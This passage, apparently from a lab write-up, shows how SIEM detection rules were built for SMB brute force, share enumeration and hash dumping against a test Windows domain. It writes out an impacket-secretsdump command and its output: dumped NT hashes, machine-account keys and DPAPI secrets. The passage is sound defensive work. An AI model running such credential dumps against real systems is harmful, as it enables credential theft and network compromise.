
This will lead to making a rule detecting that query:




Using hydra to simulate this attack, an SMB bruteforce detection alert appears:




Two other SMB attacks are open shares enumeration, and hash dump. To detect open shares enumeration, the group policy needs to be edit to audit file shares, so that the relevant event codes will appear in the security logs:




nmap NSE script “smb-enum-shares” is used to enumerate shares, and the logs show that event code 5140 is generated when a network share was accessed:



A rule is made to generate an alert if network shares are access too often too quickly. It is set to medium severity, as it could simply be a user accessing the wrong share initially. Such an alert will be compared to other alerts to determine if this is something to be worried about:




Nmap is tested again, and an alert appears when the shares were being enumerated:




To detect hash dump, impacket is used to do this attack across the network:

```
└─$ impacket-secretsdump 'mydomain/administrator:Passw0rd!@172.16.50.254'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x0c36c262fb830363c8cbefd926c2e3ac
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
MYDOMAIN\DC$:aes256-cts-hmac-sha1-96:d461e7b6a80f8db9e6d2ea5d39f3d71b601a666ed35b8fdf8e25fe59069fa9f6
MYDOMAIN\DC$:aes128-cts-hmac-sha1-96:7f45ee46df0ef8ba8eee85561c48e825
MYDOMAIN\DC$:des-cbc-md5:0b1ad33204154945
MYDOMAIN\DC$:plain_password_hex:c6d2100cca318a7df5435dc5243495ac0907a76df918c9c1ab5ffad455c2aea9b749b05ecc7e53b94e8ae4276f9337f9cd3323200196ba395c97161bbe3beff40513a2d627940fae9b9fa0163ecc8eb08d087f3932aec7bc33965cf981a0d248e804253900c154fd0738ab102f824ffb23db0cfb4c2a3a12863026f18d622f7719c918ec6f2e2e78eba4d86a918c62f63d47f18e007869ac5c8ec8aee7fdbceb49b15d4f864c1afa8c59015980111e3354afe01f92174b6c1f52dcb6907e3c69f4f7f9aba915a0ca5912596bfccaa5e97b31ee7167f1b58201ac76e653a0eded13d684f168f6014574872e6c77f6e7e9
MYDOMAIN\DC$:aad3b435b51404eeaad3b435b51404ee:01b8d8c3e0f70e55d6e3297b9033fb64:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xdc9e2f0e5e48816180071cfe0f6196d30fcb0c6a
dpapi_userkey:0x0833a70dd6e6701af32d3e8c7914b096855b846a
[*] NL$KM
 0000   34 E5 AA E9 E4 E0 36 7F  51 2A 0B C7 13 B6 D4 9D   4.....6.Q*......
 0010   9C 8E 37 EE 54 72 E3 0C  45 CD 39 9B A2 AB 37 1A   ..7.Tr..E.9...7.
 0020   78 8D FB 68 CB 6B 18 F3  B4 7E D6 1A 8D 65 78 D9   x..h.k...~...ex.
```


Upon inspecting the security logs, many event codes stand out: 4799 and 4661 being two of the notable ones:



From here, a rule is created to detect this, with a critical security severity due to how bad this can be:




Using impacket to hash dump again, an alert has been generated, in addition to the SMB shares enumeration alert:




Pass the hash attacks

For pass the hash attacks, it is crucial to differentiate a real, authentic login versus someone who just pass the hash.

For a real login, for a user that is within the domain, this will be simulate using the windows client that is accessing a share on the windows server with known credentials:

